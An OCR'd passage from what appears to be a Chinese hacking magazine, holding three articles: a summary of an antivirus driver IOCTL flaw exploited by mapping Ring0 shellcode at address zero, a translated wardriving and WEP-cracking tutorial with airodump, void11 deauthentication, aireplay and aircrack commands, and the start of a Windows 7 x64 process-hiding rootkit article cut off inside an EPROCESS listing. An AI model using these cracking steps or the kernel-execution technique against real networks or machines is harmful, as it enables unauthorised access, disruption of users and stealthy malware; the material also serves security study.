
图 9

漏洞总结

从该漏洞形式可以大胆猜想，微点驱动中对 0x8000012C 这个 IoControlCode 的处理，可能是为用户层提供一种函数调用，输入数据的第一个 DWORD 可能是函数的地址，第二个 DWORD 可能是函数的参数个数，从第三个 DWORD 开始就是该函数的各个参数。这样的话相当于，我们能够控制函数的地址，函数参数的个数，以及函数的参数，而微点驱动的派遣例程中并未对调用者进行检查。当然调用正常的 API 函数没有多大意义，我们更希望的是能调用自己准备好的 Ring0 Shellcode，即执行任意内核代码。仔细调试会发现，输入数据中当第一个 DWORD 值为非法地址时，微点会将其纠正为 0，这样正中下怀，只要事先在 0x0 处申请内存并将 Ring0 Shellcode 复制到 0x0 处，然后触发这个漏洞，就能执行任意内核代码。

另一方面，从这个漏洞也说明一个问题，便利性往往和安全性是矛盾的。微点可能为了某种便利，给 Ring3 提供了调用内核函数并获取结果的功能，然而却没有充分阻止这种便利带来的风险，导致漏洞的产生。那么也就是说，如果你要得到某种便利，你应该更多更全面的考虑这种便利背后的风险，否则安全性上会大打折扣！（*编辑提醒，本文涉及的代码可到黑防官方网站下载*）

前置知识：无
关键词：WiFi、攻击、劫持



基于 WiFi 通信的攻击与劫持艺术

文/Jeremy Martin　译/小小杉

随着无线局域网技术的不断兴起，越来越多的人们部署无线局域网，来享受无线网络带来的乐趣。与此同时，无线局域网的安全问题也随之凸显出来。在众多的无线局域网安全问题中，“驾驶攻击”（Wardriving，也称为接入点映射，这是一种驾车围绕企业或住所邻里扫描无线网络名称的活动，基于此，用全方位天线和全球定位系统（GPS），驾驶攻击者就能够系统地将 802.11b/g/n 无线接入点映射地址映射。此术语源自"war dialing"，一种利用重复拨号的方法来搜索调制解调器和其他完整的网络接入点的攻击手段。）还没有被广大的无线用户所关注，这主要是由于许多人缺乏对驾驶攻击的了解。驾驶攻击爱好者可以通过它给自己带来无穷的乐趣，也给无线局域网用户带来了相应的安全威胁。

在驾驶攻击实施过程中，我们将笔记本计算机置于较易获得 WiFi 信号并且使用 GPS 定位设备的位置，同时确保移动距离最短。为覆盖所有基站，笔记本计算机需安装 Windows XP 专业版系统、寻找无线接入点的 NetStumbler 工具以及模拟缓存中毒攻击的 Cain&Able 工具，而另一种选择则是 Suse 9.2 Linux 系统，其配置有无线利器 Kismet、无线安全利器 AirSnort、无线网络密钥破解工具 Aircrack 和 Void11 工具。在不同的环境下使用这两种设备可以更准确地获取某一区域内 WiFi 信号。

下面开始真正的攻击。驱车几英里后，我们步入一条商业街，此时每隔几秒钟我们即可链接到活动状态的无线接入点。尽管已有多年的驾驶攻击经验，对当前绝大对数公司借助 WiFi 冲浪但对无线网络不进行任何加密的行为还是令我们很震惊。然而，这却使 Kismet 能够最大地发挥其作用——只需被动地监听使用 802.11 协议的无线局域网信号。我们可以映射多个子网并收集其向公众广播的有价值的信息。在来回驾驶了十几里路程后，我们就收集到了超过 127 个 WiFi 热点数据。有了这些信息，黑客攻击的时刻就开始了。

驾驶攻击与漫游攻击

驾驶攻击是一种驾车围绕企业或住所周围扫描 WiFi 热点的行为。一个无线局域网原本设置时可能只期望局限于一栋办公楼的范围，但若不进行一定的安全访问控制，则外部使用者就有可能会入侵网络，获得免费的企业内部网络连接。

漫游攻击与驾驶攻击在本质上基本相似，区别在于漫游攻击靠徒步完成。攻击者没有必要在物理上位于企业建筑物内部，他们可以使用网络扫描器，如 Netstumbler 等工具。可以在移动的交通工具上用笔记本计算机或其他移动设备嗅探出无线网络，这种活动称为“wardriving”；漫游在大街上或通过企业网站执行同样的任务，这称为“warwalking”。目前，有许多可以随身携带的 PDA 设备，其通常都内置或可外接不同的无线网卡，利用电池供电，并具有强大的数据处理能力，完全能满足寻找无线访问点的需求。

驾驶攻击并不需要太多的特殊工具和设备。几乎所有支持 WiFi 的 Windows 系统都能用 Cain 或 NetStumbler 工具来扫描热点。而 Linux 系统则不一样。由于 Linux 系统环境允许直接访问硬件，因此稍显复杂，要考虑包括 Linux 兼容性、正确的驱动程序以及混杂模式下无线网卡配置实用程序知识在内的各种情况。如果 WiFi 网卡配有兼容芯片组，那么大部分工作将由“Live Linux”

发行版系统来处理（Live Linux 是一种光盘上的可运行出系统的激光光碟，可以通过光盘启动计算机。前面提到的工具都可以在这个共享光盘上找到。该光盘启动后可自动检测和配置多种无线网卡）。Linux 系统中最常见的 WiFi 芯片组为 PRISM 2。由于朗讯 Orinoco Gold 金卡的易用性以及在多数 Linux 环境下的可用性，其变得越来越普及。同时，大部分工作在 Windows 系统中的芯片，在 Linux 环境下借助 NDIS 驱动程序也可以工作，但由于它们无法直接访问硬件，所以并不会应用于扫描工作。下述列表是执行攻击的设备清单。

Linux 系统：

1．Acer Travelmate 笔记本计算机
2．Microsoft MN-520 笔记本计算机无线网卡
3．Suse Linux 9.2 操作系统
4．无线利器 Kismet
5．无线安全利器 AirSnort
6．Void11 工具

Windows 系统：

1．Acer Aspire 1520 笔记本计算机
2．Rikalen GPS 导航仪
3．调频调制器
4．Windows XP 专业版操作系统
5．寻找无线接入点的工具 NetStumbler
6．模拟缓存中毒攻击的 Cain&Able 工具

在执行驾驶攻击时可能会遇到麻烦。由于对硬件的访问权限有限，大多数基于 Windows 的扫描工具使用名为“主动扫描”的函数扫描。在主动式无线扫描中，用户设备在每个频段发送一个请求，并记录所有的响应。由于产生的通信量非常巨大，因此任何监听传入连接请求的程序随时都会发现其正被扫描。

NetStumbler 工具是一种基于 Windows 的主动式扫描仪，支持包括 PCMCIA 无线网卡在内的绝大多数主流无线网卡，同时，还加入了对全球 GPS 卫星定位系统的支持。NetStumbler 可以用来验证无线客户和无线 AP 的配置是否存在弱点；也可以用来检测干扰无线局域网信号的原因；可以用来检测一些没有经过授权的无线接入点；与 GPS 配合，还可以用来定位检测到的不设防的无线 AP 的具体方位。NetStumbler 可以将搜索到的无线访问点的 SSID 名称、MAC 地址、IP 地址以及是否应用了加密等信息全部显示出来。NetStumbler 工具无法独立完成扫描，必须借助 Windows 驱动程序来访问 WiFi 网卡，从而导致运行时必须关闭 Wireless Zero Configuration 服务（支持无线网络上网的服务，如果服务停止，则无法找到无线网络）。WinXP 系统中的 Wireless Zero Configuration 服务允许操作系统寻找可用的 WiFi 无线网络，而这会给执行驾驶攻击时连接接入点带来麻烦。解决该问题最简单的方法就是保存 NetStumbler 数据、关闭该程序，并且刷新可用网络。Cain & Able 工具是 Windows 平台中最好的免费全方位审计程序之一。其可以破解 ARP 病毒、PWL 密码、共享密码、缓存口令、远程共享口令，而且拥有内置的 WiFi 扫描器。因为 Cain & Able 工具使用第三方驱动程序 WinPcap，所以它没有 NetStumbler 那样的问题（用于大多数像 Ethereal 嗅探器一样的低端网络程序）。Cain & Able 没有像 NetStumbler 那样去检测大量的接入点，主要进行优先选择。

无线利器 Kismet 很普及，这主要是因为它使用“被动式扫描”方法，其不干预网络通信或 WiFi 信号。还能识别无线访问点和无线客户中无线适配器的制造商和工作模式，与 GPS 合作，绘制无线访问点和无线客户所在位置的网络地图。当使用被动式扫描仪时，会在接入点转换时记录数据。如果通信数据足够多，那么无需登录，就可以检测出无线网络现在所使用的 IP 地址范围。由于 DHCP 协议通过控制终端用户的 IP 地址分配实现控制用户接入，所以当网络不使用 DHCP 协议时，所获取的接入点 IP 地址就能起到作用。如果你用另一台运行 Cain 工具的计算机来作为 ARP 病毒接入点，Kismet 就可以收集包括 SSID 在内的更多信息。

如果你不想安装 Linux 发行版，你可以下载配有所有需要工具的 live Linux 发行版系统。大多数 Live Linux 发行版并不挂载硬盘，同时在攻击之后也几乎不会留下可供跟踪的痕迹。这些发行版系统也可以在不损害证据的同时，收集来自目标系统的信息。

最后但并非最不重要的是，还需要某种交通工具。我选择驾驶舒适而高耗油的 SUV。

设备中除了计算机之外，最重要的就是功率转换器。由于通常有 1～6 个人同时用电，所以我采用三个 700 瓦的交流电转换器供电。另外，我还配有备用电池。

既然已经选好了装备，驾驶攻击可以开始了。当人们初次参与攻击时，最常问的一个问题是“我应该关注什么”？当你驾驶在商业街或住宅区时，这些区域大部分通常有一个明显的信号。中小型企业更有可能存在不安全的无线接入点。甚至大公司、上市企业、金融机构或卫生机构等也是如此。大多数国家对这些机构的安全操作都有严格的规定，要求如果使用无线网络，必须进行加密。许多中小型企业既没钱雇用有能力的 IT 人员来对无线网络进行加密，同时也认为安全性并不重要。大家觉得增加因特网的访问控制在另一方面也增加了对服务水平和生活环境质量的要求。看起来，这些公司很欢迎大家的“攻击”。

居民区 WiFi 无线网络是能够捕获的最常见的信号。一些公共接入点为了帮助社会来发展共享的 Adhoc 宽带城域网（Adhoc 网络是一种特殊的无线移动网络。网络中所有结点的地位平等，无需设置任何的中心控制结点。网络中的结点不仅具有普通移动终端所需的功能，而且具有报文转发能力）。SeattleWireless.net 网站组织就是这样，他与许多社会团体一起工作为的是让 WiFi 更加普及。这个组织甚至在网站挂出在线视频，帮助人们提高对 WiFi 的认识。当然，并不是所有居民区的网络服务都是共享的。许多因特网服务供应商规定共享互联网连接是违法的，一旦违反该规定，业主将遭受罚款或被取消服务。如果居民不同意该协议，那么很可能也会违法（包括未经授权访问、非法侵入网络或甚至违反联邦反窃听法）。

既然已收集到所需数据，接下来该怎么做呢？本节将使用带有 NetStumbler 数据的 Windows 平台上的程序来调查。图 1 显示了可能与你将发现的数据类似的数据。记住，不同区域上加密网络与未加密网络的比例也不相同。在已经测试过的地区中，65.78% 的网络没有加密。在商业街上这个比例则更高，居第二位的是住宅区。还有一件很重要的事情是许多 SSID 名字都采用缺省名称。名称缺省的宽带路由器很可能密码也是缺省值，甚至还有隐藏的 SSID 值。




图 1　区域扫描时收集到的 NetStumbler 数据

本地 NetStumbler 文件（NS1），可以上传到 WiFi 公网上（如 wifimaps.com 和 wigle.net）以供其他人查看。

以下是 Wigle.net 提供的各工具所支持的文件格式。

1．NetStumbler 工具：.ns1 文件、文本文件、Wi-Scan 格式。

2．DStumbler 工具：用做文本输出（DStumbler 是一个用于接入点发现和显示音噪图表的工具）。

3．Kismet 工具：CSV 格式（.csv）、XML 格式（.xml）、GPS 格式（.gps）。

4．MacStumbler 工具：plist 格式、XML 格式、Wi-Scan 格式。

5．POCket Warrior 工具：用做文本输出。

然而，如果你想将数据导入像 Streets & Trips（桌面版消费者旅行计划工具）或 Map Point（桌面版商务智能地图以及分析工具）这样的商业地图程序，那么你只需用 NetStumbler 工具将数据转换成 CSV 格式的可读文件。一般来说，数据转换并不太难，只需知道文件的最终格式即可。大多数文件都是按这种方式导出的，只需要在导入另一程序之前清理几行数据即可。如图 2 和图 3 所示，用文本编辑器打开文件，可以看到文件内容基本标准，只需要删除第一行和第二行数据。如果有编程能力的话，你可以编程实现，从而将实现数据删除的自动化。




图 2　包含头信息的 NetStumbler 数据导出




图 3　清除头信息之后的 NetStumbler 数据导出

既然已经使用 Cain、NetStumbler 或 Kismet 收集到信息了，那么就可以开始破解 WEP 了（WEP——Wired Equivalent Privacy 加密技术，WEP 安全技术源自于名为 RC4 的 RSA 数据加密技术，以满足用户更高层次的网络安全需求）。需要处理的重要数据就是 SSID、MAC 地址和频段信息。

有效信息的收集

一旦获得所需信息，黑客就会立即开始攻击 WEP，或者安装一个可用于远程访问的 Warcracker（针对驾驶攻击，用做自动化信息收集和破解进程的小型计算机）。有时在进行渗透测试或仿真模拟实验时，信息安全专家会安装这些设备来监测通信并为日后预测做准备。

为保证“概念证明例子”的合法性，可以创建一个拥有多个 WiFi 接入点和 WiFi 网卡的实验室，以增加有价值的通信信息的数量。有价值的通信信息包括密钥协商数据包，同时可在短时间内通过 Aireplay 和 Void11 工具嗅探到足够多的信息来破解 WEP 密钥。这为破解程序提供了所需的 WEP 初始化向量值。在此过程中也可以借助 Airodump 工具来检测网络中所有频段，并对无线网络中的无线数据包进行统计和分析。

在该实验中，目标 WiFi 接入点中有无线局域网 SSID 名称、MAC 地址 XX:XX:XX:XX:XX:XX 和 9 频道。我们使用 Airodump 工具捕获脆弱的 IV 数据包（IV，Initialization Vector，初始化向量），并对名为 keygen 的文件执行被动式数据包捕获操作。操作命令如下：

```
root@home[\]#  airodump wlan0 keygen XX:XX:XX:XX:
XX:XX
```

该命令将所有有价值的数据包都保存在名为 keygen.txt 的文件中。Void11 工具把一个无线客户端从它所连接的接入点上使用一个强制验证过程，也就是说这个客户端开始被断开，当它被从局域网中断开后，这个无线客户端会自动尝试重新连接到接入点上，在这个重新连接过程中，数据通信就产生了（de-authentication 过程）。Void11 工具在实验室中起着重要的作用，但并不适合商业环境下工作。因为当用 Void11 嗅探目标计算机时，这台机器的网络突然地变得非常慢，然后好像停顿了，随后彻底与网络失去了连接，用户将会发现网络受到明显攻击。Kismet 扫描发现了一个 MAC 地址为 YY:YY:YY:YY:YY:YY 的客户端系统。将其与无线接入点结合起来可以帮助我们生成所需信息。使用 Void11 工具时，命令格式如下：

```
root@home[\]#  void11_penetration -D -s YY:YY:YY:YY: YY:YY
-B XX:XX:XX:XX:XX:XX wlan0
```

为节省时间，许多人使用 Void11 与 Aireplay 相结合的方案。该方案捕获有效通信数据并重放该数据，然后将其发送至接入点来产生更多正确的通信信息。命令如下 root@home[\]# aireplay -i wlan0 -b XX:XX:XX:XX:XX:XX -m 68 -n 68 -d YY:YY:YY:YY:YY:YY

在整个过程中，Void11 和 Aireplay 一直都在运行。随着通信数据的增加，嗅探器记录数据的速度也将加快，因此发现密钥所需的时间也将增加。Airodump 的主要工作是捕获数据包并为 Aircrack 建立一个包含捕获数据的文件。整个过程的关键是要迫使 WiFi 设备生成正确的通信信息。


破解 WEP 密钥

Aircrack 一般用于无线网络的密钥破解，从而非法进入未经许可的无线网络。只要 Aircrack 一旦收集到足够的加密数据包，利用它就可以破解 WEP 密钥，也可以通过高级加密方法或暴力破解来破解网络。上面 Airodump 已经为 Aircrack 准备好所需的数据文件。为破解 128 位的 WEP 密钥，该文件需要 20 万至 70 万个独一无二的数据包。假定我们拥有足够多的文件，那么我们就可以获取密钥了。使用 Aircrack 的命令格式如下：root@home[\]# aircrack -f 2 -m XX:XX:XX:XX:XX:XX -n 128 -q 3 keygen*.cap

当看到提示信息“KEY FOUND!”时，就表示密钥已找到。此时，无线接入点已经被入侵，并且可以访问了。恭喜你破解无线加密。

另一个类似的攻击方法是在洛杉矶 ISSA（国际社会保障协会）会议上使用的，当地联邦调查局特工组在三分钟内使用互联网上常见的工具破解了一个 128 位的 WEP 密钥。这再次证明，即使是 128 位 WEP 加密技术仍然很脆弱，因此不应该再被使用。请记住，计算机生成的有价值的数据包越多，破解 WEP 密钥的速度就越快。

在本文中，我们讨论了破解 WEP 密钥的整个过程。可以看到了解并熟悉像 Cain、Kismet、 NetStumbler 和 MiniStumbler 这样的扫描工具对于扫描无线网络是非常重要的。本文提到的其他工具也帮助破解了 WEP 密钥，其中有些工具也能进行 WPA 或 WPA2 加密破解。



前置知识：驱动
关键字：Windows 7、X64、隐藏进程、保护进程

在 Windows 7 x64 下隐藏进程和保护进程

文/图　广东工业大学　胡文亮

64 位操作系统距离问世有一段时日了，Windows 7 x64 推出后，64 位操作系统开始有普及的趋势，我身边有不少同学都换装了 Windows 7 x64。既然如此，也就需要出现给 64 位 Windows 操作系统准备的 Rootkit 了（没有 x64Rootkit 的话，杀毒软件厂商用什么恐吓普通计算机用户安装杀毒软件？）。虽然在没有破解 PatchGuard 的情况下，64 位的 Windows 操作系统不能进行内核 Hook，但是还是有办法保护进程和隐藏进程的。

首先看看 Windows 7 x64 操作系统的 EPROCESS：

```
typedef struct _EPROCESS    // 135 elements, 0x4D0 bytes (sizeof)
{
    /*0x000*/    struct _KPROCESS Pcb;    // 37 elements,
0x160 bytes (sizeof)
    /*0x160*/    struct _EX_PUSH_LOCK ProcessLock;
                     // 7 elements, 0x8 bytes (sizeof)
    /*0x168*/    union _LARGE_INTEGER CreateTime;
                     // 4 elements, 0x8 bytes (sizeof)
    /*0x170*/    union _LARGE_INTEGER ExitTime;
                     // 4 elements, 0x8 bytes (sizeof)
    /*0x178*/    struct _EX_RUNDOWN_REF RundownProtect;
                     // 2 elements, 0x8 bytes (sizeof)
    /*0x180*/    VOID*        UniqueProcessId;
    /*0x188*/    struct _LIST_ENTRY ActiveProcessLinks;
                     // 2 elements, 0x10 bytes (sizeof)
    /*0x198*/    UINT64       ProcessQuotaUsage[2];
    /*0x1A8*/    UINT64       ProcessQuotaPeak[2];
    /*0x1B8*/    UINT64       CommitCharge;
    /*0x1C0*/    struct _EPROCESS_QUOTA_BLOCK*
QuotaBlock;
    /*0x1C8*/    struct _PS_CPU_QUOTA_BLOCK*
CpuQuotaBlock;
    /*0x1D0*/    UINT64       PeakVirtualSize;
    /*0x1D8*/    UINT64       VirtualSize;
    /*0x1E0*/    struct _LIST_ENTRY SessionProcessLinks;
                     // 2 elements, 0x10 bytes (sizeof)
    /*0x1F0*/    VOID*        DebugPort;
                 union
                     // 3 elements, 0x8 bytes (sizeof)
                 {
    /*0x1F8*/    VOID*        ExceptionPortData;
    /*0x1F8*/    UINT64       ExceptionPortValue;
    /*0x1F8*/    UINT64       ExceptionPortState : 3;
                     // 0 BitPosition
                 };
    /*0x200*/    struct _HANDLE_TABLE* ObjectTable;
    /*0x208*/    struct _EX_FAST_REF Token;
